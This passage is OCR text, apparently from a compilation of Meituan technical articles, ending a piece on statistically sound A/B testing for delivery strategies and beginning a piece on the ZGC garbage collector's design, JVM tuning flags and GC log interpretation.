
P 值是当原假设为真时，所得到的样本观察结果或更极端的结果出现的概率。如果 P 值很小，说明这种情况发生的概率很小，但是在这次试验中却出现了，根据小概率原理，我们有理由拒绝原假设，P 值越小，我们拒绝原假设的理由越充分。P 值可以理解为犯弃真错误的概率，在确定的显著性水平下（一般取 0.05），P 值小于显著性水平，则拒绝原假设。

3.2.2 基于假设检验的科学评估

围绕着科学评估要解决的两个问题，实验前，针对圈定的流量使用假设检验加上动态规划算法，确保分出无差别的实验组和对照组；实验后，基于实验前选定的用于验证假设结论的指标，构造 T 统计量并计算其对应的 P 值，依据 P 值帮我们做决策。


3.2.2.1 AA 分组

首先看如何解决第一个问题：避免因流量分配不平衡，A/B 组本身差异过大造成对实验结果的误判。为解决该问题，我们引入了 AA 分组：基于实验者圈定的流量，通过 AA 分组将该流量分为无显著性差异的实验组和对照组。我们这样定义无显著性差异这一约束：首先，实验者选取的用于刻画实验流量的指标，在实验组和对照组之间无统计上的显著性（即上节所描述的基于均值的假设检验）；其次，在所分出的实验组和对照组之间，这些指标的差值最小，即一个寻找最优解的过程。从实验者的实验流程看，在实验前，圈定进入该实验的流量，然后确定用于刻画实验流量的指标，最后调用 AA 分组，为其将流量分成合理的实验组和对照组。




3.2.2.2 A/B 效果评估

A/B 效果评估是实验者在实验后，依据评估报告进行决策的重要依据。 因此，我们在实验后的效果评估环节，效果评估要达成三个目标即权威、灵活性和方便。首先，权威性体现在用于作出实验结论所依赖的指标都是经过治理、各方达成一致的指标，并且确保数据一致性，最终通过假设检验给出科学的实验结论，帮助实验者作出正确的判断。其次，灵活性主要体现在采用列转行的形式，按需自动生成报表告别“烟囱式”的报表开发方式。第三，方便主要体现在不仅可以查看用于说明实验效果的指标，还可以选择查看接入到评估体系里的任意指标；不仅可以查看其实验前后对比以及趋势变化，还可以做到从实验粒度到流量实体粒度的下钻。效果如下图所示：



3.2.2.3 技术实现

不管是实验前的 AA 分组，还是实验后的效果评估，我们要解决的一个核心问题就是如何灵活地“取数”，为我们的 AA 分组和 AB 效果分析提供一个灵活稳定的取数服务。因此，我们整个架构的核心就是构建稳定、灵活的取数服务，具体架构如下图所示。离线建模和指标模型管理完成数据和元数据建设，建立权威完备的指标体系；中间的取数服务作为上层各应用服务和指标体系的“桥梁”，为上层各应用服务提供其所依赖的指标。



4. 总结与展望

目前，A/B 测试已成为许多互联网公司评估其新产品策略和方法的“金标准”，在美团配送业务场景下，它被广泛应用于调度策略、定价策略、运力优化、ETA 时间预估等业务场景，为我们的策略迭代制定数据驱动型决策。特别是针对配送场景下这种策略之间相互影响，请求不独立场景下的 A/B 实验，结合配送技术团队的具体实践，跟大家分享了我们目前的解决思路。

最后再补充一点，在 A/B 测试领域，实验的流量规模应该有足够的统计能力，才能确保指标的变化有统计意义的，为了更好地达到这个目标，未来我们将通过辅助工具建设，在实验前，依据实验者所关注的指标以及敏感度给出流量规模的建议，方便实验者在实验前快速地圈定其实验所需的流量。

5. 作者简介

王鹏，2016 年加入美团点评，目前在配送事业部数据团队负责众包业务数据建设、数据治理及系统化和 A/B 评估体系建设相关工作。

启政，2018 年加入美团点评，目前在配送事业部数据团队负责众包业务数据建设、A/B 评估体系建设相关工作。

连恒，2016 年加入美团点评，目前在配送事业部数据团队负责众包业务数据建设、A/B 评估体系建设相关工作。

新一代垃圾回收器 ZGC 的探索与实践

作者：王东　王伟

ZGC（The Z Garbage Collector）是 JDK 11 中推出的一款低延迟垃圾回收器，它的设计目标包括：

- 停顿时间不超过 10ms；
- 停顿时间不会随着堆的大小，或者活跃对象的大小而增加；
- 支持 8MB~4TB 级别的堆（未来支持 16TB）。

从设计目标来看，我们知道 ZGC 适用于大内存低延迟服务的内存管理和回收。本文主要介绍 ZGC 在低延时场景中的应用和卓越表现，文章内容主要分为四部分：

- **GC 之痛**：介绍实际业务中遇到的 GC 痛点，并分析 CMS 收集器和 G1 收集器停顿时间瓶颈；
- **ZGC 原理**：分析 ZGC 停顿时间比 G1 或 CMS 更短的本质原因，以及背后的技术原理；
- **ZGC 调优实践**：重点分享对 ZGC 调优的理解，并分析若干个实际调优案例；
- **升级 ZGC 效果**：展示在生产环境应用 ZGC 取得的效果。

GC 之痛

很多低延迟高可用 Java 服务的系统可用性经常受 GC 停顿的困扰。GC 停顿指垃圾回收期间 STW（Stop The World），当 STW 时，所有应用线程停止活动，等待 GC 停顿结束。以美团风控服务为例，部分上游业务要求风控服务 65ms 内返回结果，并且可用性要达到 99.99%。但因为 GC 停顿，我们未能达到上述可用性目标。当时使用的是 CMS 垃圾回收器，单次 Young GC 40ms，一分钟 10 次，接口平均响应时间 30ms。通过计算可知，有（40ms + 30ms）* 10 次 / 60000ms = 1.12% 的请求的响应时间会增加 0 ~ 40ms 不等，其中 30ms * 10 次 / 60000ms = 0.5% 的请求

响应时间会增加 40ms。可见，GC 停顿对响应时间的影响较大。为了降低 GC 停顿对系统可用性的影响，我们从降低单次 GC 时间和降低 GC 频率两个角度出发进行了调优，还测试过 G1 垃圾回收器，但这三项措施均未能降低 GC 对服务可用性的影响。


CMS 与 G1 停顿时间瓶颈

在介绍 ZGC 之前，首先回顾一下 CMS 和 G1 的 GC 过程以及停顿时间的瓶颈。CMS 新生代的 Young GC、G1 和 ZGC 都基于标记 – 复制算法，但算法具体实现的不同就导致了巨大的性能差异。

标记 – 复制算法应用在 CMS 新生代（ParNew 是 CMS 默认的新生代垃圾回收器）和 G1 垃圾回收器中。标记 – 复制算法可以分为三个阶段：

- 标记阶段，即从 GC Roots 集合开始，标记活跃对象；
- 转移阶段，即把活跃对象复制到新的内存地址上；
- 重定位阶段，因为转移导致对象的地址发生了变化，在重定位阶段，所有指向对象旧地址的指针都要调整到对象新的地址上。

下面以 G1 为例，通过 G1 中标记 – 复制算法过程（G1 的 Young GC 和 Mixed GC 均采用该算法），分析 G1 停顿耗时的主要瓶颈。G1 垃圾回收周期如下图所示：



G1 的混合回收过程可以分为标记阶段、清理阶段和复制阶段。

标记阶段停顿分析

- 初始标记阶段：初始标记阶段是指从 GC Roots 出发标记全部直接子节点的过程，该阶段是 STW 的。由于 GC Roots 数量不多，通常该阶段耗时非常短。
- 并发标记阶段：并发标记阶段是指从 GC Roots 开始对堆中对象进行可达性分析，找出存活对象。该阶段是并发的，即应用线程和 GC 线程可以同时活动。并发标记耗时相对长很多，但因为不是 STW，所以我们不太关心该阶段耗时的长短。
- 再标记阶段：重新标记那些在并发标记阶段发生变化的对象。该阶段是 STW 的。

清理阶段停顿分析

- 清理阶段清点出有存活对象的分区和没有存活对象的分区，该阶段不会清理垃圾对象，也不会执行存活对象的复制。该阶段是 STW 的。

复制阶段停顿分析

- 复制算法中的转移阶段需要分配新内存和复制对象的成员变量。转移阶段是 STW 的，其中内存分配通常耗时非常短，但对象成员变量的复制耗时有可能较长，这是因为复制耗时与存活对象数量与对象复杂度成正比。对象越复杂，复制耗时越长。

四个 STW 过程中，初始标记因为只标记 GC Roots，耗时较短。再标记因为对象数少，耗时也较短。清理阶段因为内存分区数量少，耗时也较短。转移阶段要处理所有存活的对象，耗时会较长。因此，G1 停顿时间的瓶颈主要是标记 – 复制中的转移阶段 STW。为什么转移阶段不能和标记阶段一样并发执行呢？主要是 G1 未能解决转移过程中准确定位对象地址的问题。


G1 的 Young GC 和 CMS 的 Young GC，其标记 – 复制全过程 STW，这里不再详细阐述。

ZGC 原理

全并发的 ZGC

与 CMS 中的 ParNew 和 G1 类似，ZGC 也采用标记－复制算法，不过 ZGC 对该算法做了重大改进：ZGC 在标记、转移和重定位阶段几乎都是并发的，这是 ZGC 实现停顿时间小于 10ms 目标的最关键原因。

ZGC 垃圾回收周期如下图所示：



ZGC 只有三个 STW 阶段：**初始标记**，**再标记**，**初始转移**。其中，初始标记和初始转移分别都只需要扫描所有 GC Roots，其处理时间和 GC Roots 的数量成正比，一般情况耗时非常短；再标记阶段 STW 时间很短，最多 1ms，超过 1ms 则再次进入并发标记阶段。即，ZGC 几乎所有暂停都只依赖于 GC Roots 集合大小，停顿时间不会随着堆的大小或者活跃对象的大小而增加。与 ZGC 对比，G1 的转移阶段完全 STW 的，且停顿时间随存活对象的大小增加而增加。

ZGC 关键技术


ZGC 通过着色指针和读屏障技术，解决了转移过程中准确访问对象的问题，实现了并发转移。大致原理描述如下：并发转移中“并发”意味着 GC 线程在转移对象的过

程中，应用线程也在不停地访问对象。假设对象发生转移，但对象地址未及时更新，那么应用线程可能访问到旧地址，从而造成错误。而在 ZGC 中，应用线程访问对象将触发“读屏障”，如果发现对象被移动了，那么“读屏障”会把读出来的指针更新到对象的新地址上，这样应用线程始终访问的都是对象的新地址。那么，JVM 是如何判断对象被移动过呢？就是利用对象引用的地址，即着色指针。下面介绍着色指针和读屏障技术细节。

着色指针

着色指针是一种将信息存储在指针中的技术。


ZGC 仅支持 64 位系统，它把 64 位虚拟地址空间划分为多个子空间，如下图所示：



其中，[0~4TB) 对应 Java 堆，[4TB ~ 8TB) 称为 M0 地址空间，[8TB ~ 12TB) 称为 M1 地址空间，[12TB ~ 16TB) 预留未使用，[16TB ~ 20TB) 称为 Remapped 空间。

当应用程序创建对象时，首先在堆空间申请一个虚拟地址，但该虚拟地址并不会映射到真正的物理地址。ZGC 同时会为该对象在 M0、M1 和 Remapped 地址空间分别申请一个虚拟地址，且这三个虚拟地址对应同一个物理地址，但这三个空间在同一时间有且只有一个空间有效。ZGC 之所以设置三个虚拟地址空间，是因为它使用“空间换时间”思想，去降低 GC 停顿时间。“空间换时间”中的空间是虚拟空间，而不是真正的物理空间。后续章节将详细介绍这三个空间的切换过程。

与上述地址空间划分相对应，ZGC 实际仅使用 64 位地址空间的第 0~41 位，而第 42~45 位存储元数据，第 47~63 位固定为 0。



ZGC 将对象存活信息存储在 42~45 位中，这与传统的垃圾回收并将对象存活信息放在对象头中完全不同。

读屏障

读屏障是 JVM 向应用代码插入一小段代码的技术。当应用线程从堆中读取对象引用时，就会执行这段代码。需要注意的是，仅“从堆中读取对象引用”才会触发这段代码。

读屏障示例：

```
Object o = obj.FieldA   // 从堆中读取引用，需要加入屏障
<Load barrier>
Object p = o  // 无需加入屏障，因为不是从堆中读取引用
o.dosomething() // 无需加入屏障，因为不是从堆中读取引用
int i =  obj.FieldB  // 无需加入屏障，因为不是对象引用
```

ZGC 中读屏障的代码作用：在对象标记和转移过程中，用于确定对象的引用地址是否满足条件，并作出相应动作。

ZGC 并发处理演示

接下来详细介绍 ZGC 一次垃圾回收周期中地址视图的切换过程：


- **初始化**：ZGC 初始化之后，整个内存空间的地址视图被设置为 Remapped。程序正常运行，在内存中分配对象，满足一定条件后垃圾回收启动，此时进入标记阶段。
- **并发标记阶段**：第一次进入标记阶段时视图为 M0，如果对象被 GC 标记线程或者应用线程访问过，那么就将对象的地址视图从 Remapped 调整

为 M0。所以，在标记阶段结束之后，对象的地址要么是 M0 视图，要么是 Remapped。如果对象的地址是 M0 视图，那么说明对象是活跃的；如果对象的地址是 Remapped 视图，说明对象是不活跃的。

- **并发转移阶段**：标记结束后就进入转移阶段，此时地址视图再次被设置为 Remapped。如果对象被 GC 转移线程或者应用线程访问过，那么就将对象的地址视图从 M0 调整为 Remapped。

其实，在标记阶段存在两个地址视图 M0 和 M1，上面的过程显示只用了一个地址视图。之所以设计成两个，是为了区别前一次标记和当前标记。也即，第二次进入并发标记阶段后，地址视图调整为 M1，而非 M0。

着色指针和读屏障技术不仅应用在并发转移阶段，还应用在并发标记阶段：将对象设置为已标记，传统的垃圾回收器需要进行一次内存访问，并将对象存活信息放在对象头中；而在 ZGC 中，只需要设置指针地址的第 42~45 位即可，并且因为是寄存器访问，所以速度比访问内存更快。



ZGC 调优实践

ZGC 不是“银弹”，需要根据服务的具体特点进行调优。网络上能搜索到实战经验较少，调优理论需自行摸索，我们在此阶段也耗费了不少时间，最终才达到理想的性能。本文的一个目的是列举一些使用 ZGC 时常见的问题，帮助大家使用 ZGC 提高服务可用性。

调优基础知识

理解 ZGC 重要配置参数

以我们服务在生产环境中 ZGC 参数配置为例，说明各个参数的作用：

重要参数配置样例：

```
-Xms10G -Xmx10G
-XX:ReservedCodeCacheSize=256m -XX:InitialCodeCacheSize=256m
-XX:+UnlockExperimentalVMOptions -XX:+UseZGC
-XX:ConcGCThreads=2 -XX:ParallelGCThreads=6
-XX:ZCollectionInterval=120 -XX:ZAllocationSpikeTolerance=5
-XX:+UnlockDiagnosticVMOptions -XX:-ZProactive
-Xlog:safepoint,classhisto*=trace,age*,gc*=info:file=/opt/logs/logs/gc-
%t.log:time,tid,tags:filecount=5,filesize=50m
```

-Xms -Xmx：堆的最大内存和最小内存，这里都设置为 10G，程序的堆内存将保持 10G 不变。**-XX:ReservedCodeCacheSize -XX:InitialCodeCacheSize**：设置 CodeCache 的大小，JIT 编译的代码都放在 CodeCache 中，一般服务 64m 或 128m 就已经足够。我们的服务因为有一定特殊性，所以设置的较大，后面会详细介绍。**-XX:+UnlockExperimentalVMOptions -XX:+UseZGC**：启用 ZGC 的配置。**-XX:ConcGCThreads**：并发回收垃圾的线程。默认是总核数的 12.5%，8 核 CPU 默认是 1。调大后 GC 变快，但会占用程序运行时的 CPU 资源，吞吐会受到影响。**-XX:ParallelGCThreads**：STW 阶段使用线程数，默认是总核数的 60%。**-XX:ZCollectionInterval**：ZGC 发生的最小时间间隔，单位秒。**-XX:ZAllocationSpikeTolerance**：ZGC 触发自适应算法的修正系数，默认 2，数值越大，越早的触发 ZGC。**-XX:+UnlockDiagnosticVMOptions -XX:-ZProactive**：是否启用主动回收，默认开启，这里的配置表示关闭。**-Xlog**：设置 GC 日志中的内容、格式、位置以及每个日志的大小。

理解 ZGC 触发时机

相比于 CMS 和 G1 的 GC 触发机制，ZGC 的 GC 触发机制有很大不同。ZGC 的核心特点是并发，GC 过程中一直有新的对象产生。如何保证在 GC 完成之前，新

产生的对象不会将堆占满，是 ZGC 参数调优的第一大目标。因为在 ZGC 中，当垃圾来不及回收将堆占满时，会导致正在运行的线程停顿，持续时间可能长达秒级之久。


ZGC 有多种 GC 触发机制，总结如下：

- 阻塞内存分配请求触发：当垃圾来不及回收，垃圾将堆占满时，会导致部分线程阻塞。我们应当避免出现这种触发方式。日志中关键字是“Allocation Stall”。
- 基于分配速率的自适应算法：最主要的 GC 触发方式，其算法原理可简单描述为”ZGC 根据近期的对象分配速率以及 GC 时间，计算出当内存占用达到什么阈值时触发下一次 GC”。自适应算法的详细理论可参考彭成寒《新一代垃圾回收器 ZGC 设计与实现》一书中的内容。通过 ZAllocationSpikeTolerance 参数控制阈值大小，该参数默认 2，数值越大，越早的触发 GC。我们通过调整此参数解决了一些问题。日志中关键字是“Allocation Rate”。
- 基于固定时间间隔：通过 ZCollectionInterval 控制，适合应对突增流量场景。流量平稳变化时，自适应算法可能在堆使用率达到 95% 以上才触发 GC。流量突增时，自适应算法触发的时机可能会过晚，导致部分线程阻塞。我们通过调整此参数解决流量突增场景的问题，比如定时活动、秒杀等场景。日志中关键字是“Timer”。
- 主动触发规则：类似于固定间隔规则，但时间间隔不固定，是 ZGC 自行算出来的时机，我们的服务因为已经加了基于固定时间间隔的触发机制，所以通过 -ZProactive 参数将该功能关闭，以免 GC 频繁，影响服务可用性。 日志中关键字是“Proactive”。
- 预热规则：服务刚启动时出现，一般不需要关注。日志中关键字是“War-mup”。
- 外部触发：代码中显式调用 System.gc() 触发。 日志中关键字是“System.gc()”。

- 元数据分配触发：元数据区不足时导致，一般不需要关注。 日志中关键字是“Metadata GC Threshold”。

理解 ZGC 日志

一次完整的 GC 过程，需要注意的点已在图中标出。




注意：该日志过滤了进入安全点的信息。正常情况，在一次 GC 过程中还穿插着进入安全点的操作。

GC 日志中每一行都注明了 GC 过程中的信息，关键信息如下：

- **Start**：开始 GC，并标明的 GC 触发的原因。上图中触发原因是自适应算法。
- **Phase-Pause Mark Start**：初始标记，会 STW。
- **Phase-Pause Mark End**：再次标记，会 STW。
- **Phase-Pause Relocate Start**：初始转移，会 STW。
- **Heap 信息**：记录了 GC 过程中 Mark、Relocate 前后的堆大小变化状况。High 和 Low 记录了其中的最大值和最小值，我们一般关注 High 中 Used 的值，如果达到 100%，在 GC 过程中一定存在内存分配不足的情况，需要调整 GC 的触发时机，更早或者更快地进行 GC。
- **GC 信息统计**：可以定时的打印垃圾收集信息，观察 10 秒内、10 分钟内、10 个小时内，从启动到现在的所有统计信息。利用这些统计信息，可以排查定位一些异常点。

日志中内容较多，关键点已用红线标出，含义较好理解，更详细的解释大家可以自行在网上查阅资料。



```
[2020-04-07T20:40:13.840+0800][532][gc,stats     ] === Garbage Collection Statistics =======================================================================================================================
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]                                                                  Last 10s              Last 10m              Last 10h                Total
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]                                                                  Avg / Max             Avg / Max             Avg / Max               Avg / Max
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]   Collector: Garbage Collection Cycle                          0.000 / 0.000         633.129 / 703.557     638.676 / 750.536       15.714 / 1194.991       ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ] Contention: Mark Segment Reset Contention                        0 / 0                 0 / 5                 0 / 16                  0 / 52                  ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ] Contention: Mark SeqNum Reset Contention                         0 / 0                 0 / 0                 0 / 1                   0 / 1                   ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ] Contention: Relocation Contention                                0 / 0                 0 / 11                0 / 246                 0 / 351                 ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]   Critical: Allocation Stall                                   0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.000           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]   Critical: Allocation Stall                                   0 / 0                 0 / 0                 0 / 0                   0 / 0                   ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]   Critical: GC Locker Stall                                    0.000 / 0.000         0.000 / 0.000         0.000 / 0.000           0.000 / 0.037           ms
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]   Critical: GC Locker Stall                                    0 / 0                 0 / 0                 0 / 0                   0 / 1                   ops/s
[2020-04-07T20:40:13.840+0800][532][gc,stats     ]     Memory: Allocation Rate                                    8 / 34                40 / 1666             42 / 3008               1 / 3146                MB/s
